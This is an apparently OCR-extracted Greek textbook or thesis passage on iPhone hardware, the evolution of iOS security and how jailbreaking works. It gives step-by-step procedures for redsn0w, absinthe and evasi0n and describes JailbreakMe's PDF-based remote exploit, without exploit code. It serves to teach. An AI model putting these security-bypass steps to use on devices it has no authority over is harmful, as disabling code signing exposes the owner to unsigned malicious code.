Το iPhone 5 και iPhone 4Sμε iOS 6, επιτρέπει λήψη πανοραμικών φωτογραφιών χρησιμοποιώντας την ενσωματωμένη εφαρμογή της κάμερας, επίσης το iPhone 5 να μπορεί να κάνει λήψη φωτογραφίας κατά την εγγραφή βίντεο.

Αποθήκευση

Το iPhone αρχικά κυκλοφόρησε σε δύο επιλογές για το μέγεθος της εσωτερικής μνήμης 4GB ή 8GB. Πολύ σύντομα στις 5 Σεπτεμβρίου, 2007, η Apple διέκοψε τα μοντέλα 4 GB. Στις 5 Φεβρουαρίου 2008, η Apple πρόσθεσε ένα μοντέλο 16 GB. Το iPhone 3G ήταν διαθέσιμο σε 16 GB και 8 GB. Το iPhone 3GS ήρθε σε 16 GB και 32 GB παραλλαγές και παρέμεινε διαθέσιμο σε 8 GB μέχρι τον Σεπτέμβριο του 2012, περισσότερα από τρία χρόνια μετά την έναρξή του .Το iPhone 4 είναι διαθέσιμο σε 16 GB και 32 GB, καθώς και μια παραλλαγή 8 GB που θα πωλείται μαζί με το iPhone 4S σε μειωμένη τιμή. Το iPhone 4S είναι διαθέσιμο σε 16 GB, 32 GB και 64 GB. Το iPhone 5 είναι διαθέσιμο στα ίδια τρία μεγέθη προηγουμένως διαθέσιμες για το iPhone 4S, 16 GB, 32 GB και 64 GB. Όλα τα δεδομένα αποθηκεύονται στην εσωτερική μνήμη. Το iPhone δεν δέχεται εξωτερική κάρτας μνήμης, ή αποθήκευση στην κάρτα SIM

Δείκτης επαφής με Υγρό

Όλα τα iPhones (και πολλές άλλες συσκευές της Apple) έχουν ένα μικρό δίσκο στο κάτω μέρος της υποδοχής των ακουστικών που αλλάζει από λευκό σε κόκκινο, σε επαφή με το νερό. το iPhone 3G και αργότερα μοντέλα διαθέτουν επίσης μια παρόμοια ένδειξη στο κάτω μέρος του σημείου σύνδεσης φόρτισης. Επειδή η εγγύηση της Apple δεν καλύπτει ζημιές από νερό, οι δείκτες αυτοί εξετάζονται πριν από την έγκριση επισκευής ή αντικατάστασης εντός του χρόνου της εγγύησης .

Αυτοί οι δείκτες στο iPhone είναι περισσότερο εκτεθειμένοι από αντίστοιχους σε κινητά τηλέφωνα άλλων κατασκευαστών, οι οποίοι τους έχουν τοποθετήσει σε μια πιο προστατευμένη θέση, όπως κάτω από την μπαταρία. Στο iPhone, οι δείκτες μπορεί να ενεργοποιηθούν κατά την καθημερινή χρήση, από τον ιδρώτα του ιδιοκτήτη, ατμό στο μπάνιο και για το λόγο αυτό χρειάζεται προσοχή.

Βιβλιογραφία για iOS και αρχιτεκτονική ARM:

- *Mac OS X Internals: A Systems Approach,* Amit Singh (Addison-Wesley, 2006)
- *Mac OS X and iOS Internals: To the Apple's Core,* Jonathan Levin (Wrox, 2012)
- OS X *and iOS Kernel Programming,* Ole Henry Halvorsen (Apress, 2011)
- *iOS Hacker's Handbook,* Charlie Miller et al. (Wiley, 2012)
- *The Mac Hacker's Handbook,* Charlie Miller et al. (Wiley, 2009)
- *Programming under Mach,* Joseph Boykin et al. (Addison-Wesley, 1993)
- *ARM System Developer's Guide: Designing and Optimizing System Software,* Andrew Sloss et al. (Morgan Kaufmann, 2004)
- ARM Reference Manuals, infocenter.arm.com/help/topic/com.arm.doc.subset. architecture.reference / index.html#ref erence
- The base operating system source code for Mac OS X, opensource.apple.com (Τμήματα αυτού του κώδικα είναι κοινά με το iOS και πολλές φορές συνεισφέρουν στην κατανόηση λειτουργιών του iOS)

4.2 Ασφάλεια στο iOS

Το iOS είναι στην αγορά ήδη επτά περίπου χρόνια. Κατά τη διάρκεια αυτής της χρονικής περιόδου, η πλατφόρμα έχει εξελιχθεί σε μεγάλο βαθμό, ιδίως όσον αφορά το λειτουργικό σύστημα και το μοντέλο ασφαλείας που εφαρμόζεται. Όταν το iPhone κυκλοφόρησε για πρώτη φορά, η Apple δήλωσε δημόσια ότι δεν είχε την πρόθεση να επιτρέψει σε εφαρμογές τρίτων να τρέχουν στη συσκευή. Η κατεύθυνση που έδινε η Apple στους προγραμματιστές για την ανάπτυξη, αλλά και στους χρήστες για τη χρήση εφαρμογών, ήταν web εφαρμογές, προσβάσιμες μέσω του ενσωματωμένου web browser του iPhone.

Για ένα χρονικό διάστημα, λόγω της χρήσης αποκλειστικά και μόνο λογισμικού της Apple που εκτελείται σε όλες τις συσκευές, οι απαιτήσεις ασφαλείας ήταν σημαντικά μειωμένες. Ωστόσο, η έλλειψη εφαρμογών τρίτων στερούσε στους χρήστες τη δυνατότητα να αξιοποιήσουν πλήρως τις συσκευές τους.

Σε μικρό χρονικό διάστημα, οι hackers άρχισαν να βρίσκουν τρόπους για να γίνουν χρήστες root ή να κάνουν "jailbreak" των συσκευών τους και να εγκαθιστούν λογισμικό τρίτων. Ως απάντηση σε αυτό, αλλά και στη ζήτηση των χρηστών για τη δυνατότητα να εγκαταστήσουν εφαρμογές στις συσκευές τους, η Apple το 2008 κυκλοφόρησε μια ενημερωμένη έκδοση του iOS που περιλάμβανε υποστήριξη για μια νέα υπηρεσία, με την ονομασία App Store.

Το App Store έδωσε στους χρήστες την ευκαιρία να αγοράσουν και να εγκαταστήσουν εφαρμογές τρίτων. Από την έναρξη του App Store, πάνω από 800.000 εφαρμογές έχουν κυκλοφορήσει στην αγορά, με συνολικά πάνω από 40 δισεκατομμύρια εφαρμογές να έχουν εγκατασταθεί από τους χρήστες, μέχρι τα μέσα του 2013. Η Apple άρχισε επίσης να περιλαμβάνει πρόσθετα μέτρα ασφαλείας σε αυτή και σε όλες επόμενες εκδόσεις του iOS .

Οι αρχικές εκδόσεις του iOS είχαν περιορισμένες επιδόσεις από την άποψη της προστασίας και ασφάλειας. Όλες οι διαδικασίες έτρεχαν με τα προνόμια superuser (root). Οι διεργασίες δεν έτρεχαν σε «sandbox» ή υπό κάποιο περιορισμό από την άποψη των πόρων του συστήματος στους οποίους μπορούσαν να έχουν πρόσβαση. Δεν ήταν σε χρήση η κωδικοποιημένη υπογραφή για την εξακρίβωση της προέλευσης των εφαρμογών (και τον έλεγχο της εκτέλεσης αυτών). Δεν ήταν σε χρήση τεχνικές όπως η Address Space Layout Randomization (ASLR) ή Position Independent Executable (PIE) για παροχή υποστήριξης του πυρήνα, βιβλιοθηκών, ή άλλων συνιστωσών του συστήματος ή και εφαρμογών. Επίσης, λίγοι έλεγχοι του hardware είχαν τεθεί σε εφαρμογή για την πρόληψη του hacking των συσκευών.

Με την πάροδο του χρόνου, η Apple άρχισε να εισαγάγει βελτιωμένες λειτουργίες ασφαλείας.

Για μικρό χρονικό διάστημα, οι εφαρμογές τρίτων εκτελούνταν όχι με τα προνόμια του superuser αλλά υπό ένα λιγότερο προνομιούχο λογαριασμό χρήστη ονομαζόμενο *mobile*. Με την πάροδο του χρόνου, προστέθηκε Sandboxing υποστήριξη, περιορίζοντας τις εφαρμογές σε ένα επί μέρους σύνολο των πόρων του συστήματος.

Επιπλέον, προστέθηκε υποστήριξη για επαλήθευση του κωδικού υπογραφής. Με την προσθήκη αυτή, οι εφαρμογές που εγκαθίστανται σε μια συσκευή έπρεπε να έχουν υπογραφεί από την Apple προκειμένου να επιτραπεί η εκτέλεση τους. Τελικά, η επαλήθευση του κωδικού υπογραφής τέθηκε σε εφαρμογή τόσο κατά το χρόνο φόρτωσης (με κωδικό υπεύθυνο, για τη δρομολόγηση ενός εκτελέσιμου), καθώς και κατά το χρόνο εκτέλεσης, σε μια προσπάθεια να αποτραπεί η δημιουργία νέων κωδικών και η προσθήκη αυτών στη μνήμη και στη συνέχεια να εκτελεσθεί.

Παράλληλα, προστέθηκαν ASLR για τον πυρήνα, άλλα στοιχεία του λειτουργικού

συστήματος, και τις βιβλιοθήκες, καθώς και μια επιλογή compile-time για Xcode γνωστή ως PIE. Η PIE, όταν συνδυάζεται με τις πρόσφατες εκδόσεις του iOS, απαιτεί οι εφαρμογές να φορτώνουν σε διαφορετική διεύθυνση βάσης μετά από κάθε εκτέλεση, δυσκολεύοντας πολύ τις ευπάθειες που συνδέονται με συγκεκριμένες εφαρμογές.

Όλες αυτές οι αλλαγές και βελτιώσεις που έχουν γίνει μέχρι σήμερα στο iOS έχουν βελτιώσει κατά πολύ το μοντέλο ασφαλείας του.

Στην πράξη, η διαδικασία διανομής εφαρμογών αποκλειστικά από το App Store σε συνδυασμό με το σύνολο των μέτρων ασφαλείας που εφαρμόζονται στο λειτουργικό σύστημα iOS, το έχουν καταστήσει ένα από τα πιο ασφαλή, σε επίπεδο καταναλωτή, λειτουργικά συστήματα. Αυτό επιβεβαιώνεται και επικυρώνεται από την απουσία κακόβουλων επιθέσεων στην πλατφόρμα, ακόμα και υπό λιγότερο ασφαλείς εκδόσεις.

Ωστόσο, αν και το iOS έχει σημειώσει μεγάλη πρόοδο, θα ήταν αφελές να πιστεύουμε ότι η πλατφόρμα είναι άτρωτη από επιθέσεις. Αν και δεν έχουμε δει μέχρι σήμερα πολλές επιθέσεις κακόβουλου κώδικα με στόχο την πλατφόρμα, υπάρχουν παραδείγματα που δείχνουν ότι το iOS, έχει τις αδυναμίες του, και μπορεί να δεχθεί επιθέσεις hackers.

Jailbreaking

Όταν μιλάμε για την ασφάλεια σε γενικές γραμμές, έχουμε την τάση να σκεφτόμαστε σχετικά με τα συστήματα που αποτελούν στόχο επίθεσης και τους τρόπους, που χρησιμοποιεί κάποιος για να πραγματοποιήσει αυτές τις επιθέσεις ή τους τρόπους να υπερασπιστούμε τους εαυτούς μας από επιθέσεις.

Συνήθως, δεν σκεφτόμαστε σχετικά με την ανάγκη για rooting των συστημάτων κάτω από το δικό μας έλεγχο. Στην περίπτωση των κινητών, αυτό είναι ένα πρόβλημα που πρέπει να αντιμετωπιστεί. Για να μάθουμε περισσότερα σχετικά με τις κινητές συσκευές μας ή να αποκτήσουμε την ευελιξία που απαιτείται για την ασφαλή χρήση τους σε θέματα που σχετίζονται με οποιοδήποτε σκοπό που δεν υποστηρίζεται από τον κατασκευαστή πρέπει να αποκτήσουμε πρόσβαση στο εσωτερικό της συσκευής.

Στην περίπτωση του iOS, η Apple έχει καταβάλλει κάθε προσπάθεια για να εμποδίσει τους πελάτες της να αποκτήσουν πλήρη πρόσβαση στις συσκευές τους. Παρόλα αυτά και στην περίπτωση του iOS, έχουν υπάρξει τα εργαλεία που παρέχουν τη δυνατότητα να προχωρήσουμε σε jailbreaking (rooting) του λειτουργικού.

Για να εισχωρήσουμε στον κόσμο του hacking του iPhone, θα πρέπει να συζητήσουμε σχετικά με το πώς μπορεί κάποιος να το επιτύχει στο δικό του τηλέφωνο. Ως πρώτο βήμα προς αυτό το στόχο, είναι χρήσιμο να εξετάσουμε τι ακριβώς σημαίνει ο όρος jailbreaking.

Το jailbreaking μπορεί να περιγραφεί ως η διαδικασία ανάληψης πλήρους έλεγχου μιας συσκευής που τρέχει iOS. Αυτό μπορεί να γίνει με τη χρήση ενός από τα πολλά εργαλεία που είναι διαθέσιμα δωρεάν στο διαδίκτυο ή ακόμα, σε ορισμένες περιπτώσεις, με την απλή επίσκεψη σε μια συγκεκριμένη ιστοσελίδα.

Το τελικό αποτέλεσμα ενός επιτυχούς jailbreak είναι ότι μπορείς να ρυθμίσεις το iPhone σου με custom themes, να εγκαταστήσεις εφαρμογές ή επεκτάσεις σε εφαρμογές, να ρυθμίσεις τη συσκευή ώστε να επιτρέπει την απομακρυσμένη πρόσβαση μέσω SSH ή VNC, να εγκαταστήσεις άλλο λογισμικό ή ακόμα και να μεταγλωττίσεις λογισμικό (compile software) άμεσα στη συσκευή.

Το γεγονός ότι μπορούμε να «απελευθερώσουμε» σχετικά εύκολα τη συσκευή μας και να τη χρησιμοποιήσουμε για να μάθουμε σχετικά με το λειτουργικό σύστημα ή απλά να κάνουμε περισσότερα με αυτήν, είναι σίγουρα θετικό.

Το jailbreaking, ωστόσο, έχει κάποια μειονεκτήματα, που θα πρέπει γνωρίζουμε. Πρώτον, υπάρχει πάντα η αμφιβολία ως προς τι ακριβώς κάνει το λογισμικό jailbreak σε μια συσκευή. Η διαδικασία jailbreak εκμεταλλεύεται μια σειρά ευπαθειών προκειμένου να αναλάβει τον έλεγχο μιας συσκευής. Κατά τη διάρκεια αυτής της διαδικασίας, ένας επιτιθέμενος θα μπορούσε να εισάγει ή να τροποποιήσει κάτι σχετικά εύκολα, χωρίς να το αντιληφθεί ο χρήστης. Ωστόσο, στις γνωστές εφαρμογές jailbreak, αυτό δεν έχει παρατηρηθεί ποτέ. Όμως υπήρξε πληροφόρηση ότι σε μία τουλάχιστον περίπτωση, ψεύτικο λογισμικό jailbreak είχε σχεδιαστεί για να δελεάσει χρήστες που αναζητούν jailbreak εκδόσεις για το iOS, με κακόβουλους προφανώς σκοπούς.

Κινητές συσκευές που έχουν υποστεί jailbreak μπορούν επίσης να χάσουν ορισμένες λειτουργίες. Για παράδειγμα, είναι γνωστό ότι οι κατασκευαστές έχουν ενσωματώσει δικές τους εφαρμογές που αναφέρουν πιθανά σφάλματα ή αποκλείουν μια εφαρμογή κατά την εκκίνηση (τα iBooks είναι ένα τέτοιο παράδειγμα).

Μια άλλη σημαντική πτυχή του jailbreaking που πρέπει να γνωρίζουμε είναι το γεγονός ότι, είναι απενεργοποιημένη η επικύρωση της υπογραφής κώδικα, ως μέρος της διαδικασίας.

Αυτή είναι μια αλλαγή που απαιτείται ώστε οι χρήστες να είναι σε θέση να εκτελέσουν αυθαίρετο κώδικα στις συσκευές τους (ένας από τους στόχους του jailbreaking). Το μειονέκτημα είναι ότι η συσκευή μπορεί πλέον να τρέξει ανυπόγραφο κώδικα, αυξάνοντας τον κίνδυνο για τον χρήστη σε περίπτωση που αυτός είναι κακόβουλος.

Επίσης, υπάρχει κάποια πιθανότητα για «bricking» της συσκευής, κατά τη διαδικασία jailbreak. Το «bricking» αφορά ουσιαστικά την καταστροφή της συσκευής, δεδομένου ότι καθιστά αδύνατη τη χρήση της. Έχοντας υπ' όψιν ότι το jailbreaking ακυρώνει την εγγύηση μιας συσκευής, δεν υπάρχει κανένας τρόπος για επαναφορά της συσκευής σε λειτουργία, εάν συμβεί κάτι τέτοιο.

Είναι σημαντικό να γνωρίζουμε και να εξετάσουμε τα πλεονεκτήματα και τα μειονεκτήματα του jailbreaking. Από τη μία πλευρά, μπορούμε να καταλήξουμε με μια συσκευή που μπορεί να αξιοποιηθεί στο μέγιστο δυνατό βαθμό. Από την άλλη πλευρά, εκθέτουμε τη συσκευή σε πιθανούς και ποικίλους φορείς επίθεσης που θα μπορούσαν να οδηγήσουν σε υποβάθμισή της.

Λίγες περιπτώσεις έχουν αναφερθεί που επηρεάζουν την ασφάλεια jailbroken τηλέφωνων και, σε γενικές γραμμές, τα οφέλη του jailbreaking αντισταθμίζουν τους κινδύνους. Σε κάθε περίπτωση οι χρήστες πρέπει να είναι προσεκτικοί σχετικά με το jailbreaking σε συσκευές στις οποίες θα αποθηκεύονται ευαίσθητες πληροφορίες.

Σύμφωνα με πληροφορίες από το διαδίκτυο, το ποσοστό των συσκευών iOS που έχουν υποστεί jailbreaking είναι της τάξης του 3-5%.

Υπάρχουν τουλάχιστον μερικοί τρόποι για να ξεκλειδώσουμε (jailbreak) ένα iPhone. Με την πρώτη τεχνική γίνεται ανάληψη του ελέγχου της συσκευής κατά τη διάρκεια της διαδικασίας εκκίνησης και εισάγεται ένα customized firmware στη συσκευή. Αυτή η τεχνική μπορεί να χρησιμοποιηθεί για παλαιότερες συσκευές (συσκευές iPhone 3G/3GS/4G καθώς και το iPod 4G και iPad 1) .

Η δεύτερη τεχνική περιλαμβάνει τη φόρτωση ενός αρχείου σε μια συσκευή που αρχικά παίρνει τον έλεγχο μιας διαδικασίας ελεγχόμενης από το χρήστη, και στη συνέχεια αναλαμβάνει τον έλεγχο του πυρήνα. Η τεχνική αυτή περιγράφεται ως μια εντελώς απομακρυσμένη τεχνική.

Αυτή η δεύτερη περίπτωση παρουσιάζεται αναλυτικά στην ιστοσελίδα jailbreakme.com, η οποία, τα τελευταία χρόνια, έχει φιλοξενήσει πολλαπλές περιπτώσεις τεχνικών απομακρυσμένου jailbreak.

Μια τρίτη τεχνική ,με την ονομασία *corona* ή *absinthe* jailbreak, αναπτύχθηκε στις αρχές του 2012 για να χρησιμοποιηθεί σε συσκευές όπως το iPhone 4S και iPad 2/3 κατά τη λειτουργία iOS V5.

Η πιο πρόσφατη τεχνική jailbreak, γνωστή ως *evasiOn*, κυκλοφόρησε το 2013 για να παρέχει υποστήριξη για το iPhone 5, iPod 5G, iPad 4 και iPad mini. Τρέχει σε iOS έκδοση 6.x.

Πρέπει να σημειωθεί ότι παρά τις όποιες διαφορετικές απόψεις, η κοινότητα του jailbreak έχει, σε γενικές γραμμές, κάνει περισσότερα για να προωθήσει την ασφάλεια του iOS από οποιαδήποτε άλλον, με εξαίρεση την Apple. Με την παροχή απεριόριστης πρόσβασης στην πλατφόρμα, έγινε επιτρεπτή η ουσιαστική έρευνα για την ασφάλεια, που οδήγησε με την σειρά της την εξέλιξη του μοντέλου ασφαλείας του iOS από ανασφαλές αρχικά, εκεί που βρίσκεται σήμερα. Η κοινότητα συνεχίζει τη σκληρή και άρτια τεχνικά δουλειά και εντυπωσιάζει για την ικανότητα της, με την κυκλοφορία κάθε νέου jailbreak.

Jailbreak κατά την εκκίνηση της συσκευής


Αρχικά, ας ρίξουμε μια ματιά στην τεχνική jailbreak κατά την εκκίνηση της συσκευής. Η γενική διαδικασία για την αξιοποίηση αυτής της τεχνικής περιλαμβάνει τα εξής βήματα:

1. Αποκτήστε το κατάλληλο firmware (επίσης γνωστό ως IPSW) που ταιριάζει με την έκδοση iOS και το μοντέλο της συσκευής που επιθυμείτε να κάνετε jailbreak. Κάθε συσκευή έχει και διαφορετικό firmware που ταιριάζει σε αυτήν. Για παράδειγμα, το firmware που πρέπει να χρησιμοποιηθεί για ένα iPhone 4 που τρέχει iOS 5.0 είναι διαφορετικό με το αντίστοιχο για iPod 4.

Θα πρέπει να εντοπίσετε το κατάλληλο firmware για το συγκεκριμένο μοντέλο συσκευής. Τα διάφορα firmware βρίσκονται στους servers της Apple και μπορούν συνήθως να εντοπιστούν μέσω μιας απλής αναζήτησης στο Google. Για παράδειγμα, αν αναζητήσουμε στο Google για το «iPhone 4 firmware 4.3.3», εμπεριέχει έναν σύνδεσμο για την ακόλουθη τοποθεσία download:

appldnld.apple.com/iPhone4/041-1011.20110503.q7fGc/iPhone3,1_4.3.3_8J2_Restore.ipsw

Αυτό είναι το IPSW που χρειάζεται για να επιτύχουμε jailbreak σε μία συσκευή iPhone 4 με έκδοση iOS 4.3.3.



Εικόνα 41 Αρχική Οθόνη του redsn0w

2. Αποκτήστε το λογισμικό jailbreak που πρόκειται να χρησιμοποιήσετε. Υπάρχουν αρκετές διαθέσιμες επιλογές. Μερικές από τις πιο γνωστές εφαρμογές για αυτόν τον σκοπό είναι οι Redsn0w, greenpois0n και limera1n.

Εμείς θα χρησιμοποιήσουμε το Redsn0w, το οποίο μπορείτε να βρείτε στην τοποθεσία:

Blog.iphone-dev.org/

3. Συνδέστε μέσω καλωδίου USB την συσκευή σε έναν υπολογιστή που έχει το λογισμικό jailbreak.


4. Εκτελέστε την εφαρμογή jailbreak, πατώντας το κουμπί Jailbreak, όπως φαίνεται στο σχήμα 3-1.

5. Μέσω του UI της εφαρμογής, επιλέξτε το IPSW που κατεβάσατε προηγουμένως, όπως φαίνεται στο σχήμα 3-2. Στην συνέχεια, το λογισμικό jailbreak προσαρμόζει το IPSW με μία διαδικασία που ενδέχεται να κρατήσει μερικά δευτερόλεπτα.


6. Γυρίστε την συσκευή σε κατάσταση Ενημέρωσης Firmware Συσκευής (DFU). Για να το επιτύχετε αυτό, απενεργοποιήστε την συσκευή. Ύστερα, πιέστε και κρατήστε ταυτόχρονα τα κουμπιά Power και Home για 10 δευτερόλεπτα. Στο $10^{ο}$ δευτερόλεπτο, ελευθερώστε το κουμπί Power, συνεχίστε όμως να κρατάτε πατημένο το κουμπί Home για περίπου 5-10 δευτερόλεπτα ακόμα, με το πέρας των οποίων ελευθερώστε το. Η οθόνη της συσκευής δεν είναι ενεργοποιημένη όταν βρίσκεται σε κατάσταση DFU, συνεπώς είναι σχετικά δύσκολο να συμπεράνετε αν η συσκευή έχει μεταβεί στην κατάσταση DFU. Ευτυχώς, εφαρμογές jailbreak όπως το Redsn0w περιλαμβάνουν μία οθόνη για την καθοδήγηση του χρήστη κατά την όλη διαδικασία. Όπως φαίνεται στο σχήμα 3-3, η εφαρμογή ενημερώνει τον χρήστη κατά την επιτυχημένη μετάβαση σε κατάσταση DFU.

Αν αντιμετωπίζετε δυσκολίες κατά την διαδικασία, αναζητήστε βοήθεια στο Youtube.

Υπάρχει πληθώρα βίντεο που θα σας καθοδηγήσουν.



Εικόνα 42 Επιλέγοντας το IPSW στο Resn0w



Εικόνα 43 Το Cydia στην αρχική οθόνη

7. Όταν γίνει η μετάβαση σε κατάσταση DFU, το λογισμικό jailbreak ξεκινά αυτομάτως την διαδικασία jailbreak. Σε αυτό το σημείο, απλά περιμένετε να ολοκληρωθεί η διαδικασία. Τυπικά, η διαδικασία περιλαμβάνει την φόρτωση του firmware στην συσκευή, μερικές ενδιαφέρουσες εικόνες στην οθόνη της συσκευής, ακολουθούμενες από μία επανεκκίνηση. Έπειτα, η συσκευή θα πρέπει να εκκινήσει όπως ένα κοινό iPhone, με μία όμως εντυπωσιακή, νέα προσθήκη στο «desktop», το Cydia. Το Cydia φαίνεται στο σχήμα 3-4.

Απομακρυσμένο Jailbreak


Το jailbreak κατά την εκκίνηση της συσκευής αποτελεί θεμελιώδες βήμα για την απόκτηση πλήρους πρόσβασης στην συσκευή. Όμως, οι τεχνικές απαιτήσεις ανεβάζουν τον πήχη για τον χρήστη που προσπαθεί να πετύχει το jailbreak. Ο χρήστης πρέπει να ψάξει και να βρει το κατάλληλο firmware, να το παραχωρήσει στην εφαρμογή jailbreak και να φέρει την συσκευή του σε κατάσταση DFU. Όλα αυτά μπορούν να παρουσιάσουν αρκετές δυσκολίες στον λιγότερο έμπειρο χρήστη. Φυσικά, για τους πιο έμπειρους αυτό δεν αποτελεί μεγάλο εμπόδιο, αν και ίσως είναι πιο χρονοβόρο από το Απομακρυσμένο Jailbreak. Στην περίπτωση του τελευταίου, όπως αυτό παρέχεται από την σελίδα *jailbreakme.com*, η διαδικασία είναι τόσο απλή που το μόνο που απαιτεί είναι η φόρτωση ενός ειδικού αρχείου PDF στον Safari browser του iPhone. Το τροποποιημένο αρχείο PDF αναλαμβάνει να εκμεταλλευτεί και να πάρει τον έλεγχο του browser και στην συνέχεια του λειτουργικού συστήματος, δίνοντας τελικά στον χρήστη απεριόριστη πρόσβαση στη συσκευή.

Εικόνα 44 Η εφαρμογή JailbreakMe 3.0

Τον Ιούλιο του 2011, ο hacker του iOS με την ονομασία Nicholas Allegra (γνωστός και ως comex), κυκλοφόρησε την έκδοση 3.0 μίας τεχνικής απομακρυσμένου jailbreak για εκδόσεις iOS μέχρι και την 4.3.3, μέσω της ιστοσελίδας *jailbreakme.com*. Η συγκεκριμένη τεχνική ονομάστηκε «JailbreakMe 3.0» ή JBME3.0 για συντομία. Η διαδικασία jailbreak χρησιμοποιώντας αυτήν την τεχνική, απαιτεί μόνο την φόρτωση στην κεντρική ιστοσελίδα μέσω του Safari, όπως φαίνεται στο σχήμα 3-5. Με ένα απλό πάτημα του κουμπιού "Install" της κεντρικής σελίδας, η συσκευή γίνεται jailbroken.

corona/absinthe

Είναι πανεύκολο να πετύχουμε Jailbreak σε συσκευή iOS 5.x με το εργαλείο corona/absinthe. Η μόνη απαίτηση είναι να έχουμε μία τέταρτης γενιάς συσκευή όπως ένα iPhone 4, iPod 4G ή iPad 1, ή ακόμα ένα iPhone 4S, iPad 2 ή iPad 3 που τρέχει έκδοση iOS 5.1.1. Πολύ απλά συνδέουμε την συσκευή με τον υπολογιστή, εκτελούμε την εφαρμογή Absinthe, πατάμε το κουμπί Jailbreak και περιμένουμε όπως φαίνεται στο σχήμα 3-6!



Εικόνα 45 Από τα αριστερά προς τα δεξιά, η αρχική οθόνη του Absinthe, κατά την ολοκλήρωση, με την προσθήκη του Cydia στην κεντρική οθόνη

evasi0n

Εικόνα 46 Η διεπαφή της εφαρμογής evasi0n

Το evasi0n jailbreak κυκλοφόρησε στις αρχές του 2013. Ύστερα από έναν ολόκληρο σχεδόν χρόνο, το evasi0n μας έδωσε την δυνατότητα να πετύχουμε jailbreak σε συσκευές που τρέχουν έκδοση iOS 6.x, συσκευές όπως το iPhone 5, iPod 5, iPad 4 και iPad mini. Η χρήση του evasi0n είναι πανομοιότυπη με άλλα εργαλεία jailbreak.

Συνδέστε την συσκευή σας, ξεκινήστε την διαδικασία jailbreak και περιμένετε να ολοκληρωθεί. Μία μικρή διαφορά εντοπίζεται περίπου στα δύο τρίτα της διαδικασίας, όπου πρέπει να ξεκλειδώσετε την οθόνη της συσκευής και να πατήσετε μία φορά σε ένα εικονίδιο για να ολοκληρωθεί το jailbreak.

Μπορείτε να δείτε την διεπαφή της εφαρμογής evasi0n στο σχήμα 3-7. Για να ξεκινήσετε, αρκεί μόνο να κάνετε κλικ στο κουμπί Jailbreak.


Εικόνα 47 Η εφαρμογή evasi0n ζητά από τον χρήστη να πατήσει το εικονίδιο Jailbreak

Στο σχήμα 3-8, ο χρήστης καλείται να ξεκλειδώσει την συσκευή του και να πατήσει το εικονίδιο Jailbreak.

Το σχήμα 3-9 δείχνει το εικονίδιο που πρέπει να πατήσετε. Μόλις ένα πάτημα είναι το μόνο που απαιτείται για να συνεχιστεί η διαδικασία jailbreak.

Τέλος, το σχήμα 3-10 δείχνει την διεπαφή της εφαρμογής evasi0n, η οποία μας ενημερώνει ότι η διαδικασία jailbreak ήταν επιτυχής. Σε αυτό το σημείο, μπορείτε να ξεκλειδώσετε την συσκευής σας και να δείτε το εικονίδιο Cydia.

Εικόνα 49 Το εικονίδιο Jailbreak



Εικόνα 48 Η συσκευή του χρήστη είναι πλέον jailbroken!

4.2 Hacking στο iPHONE

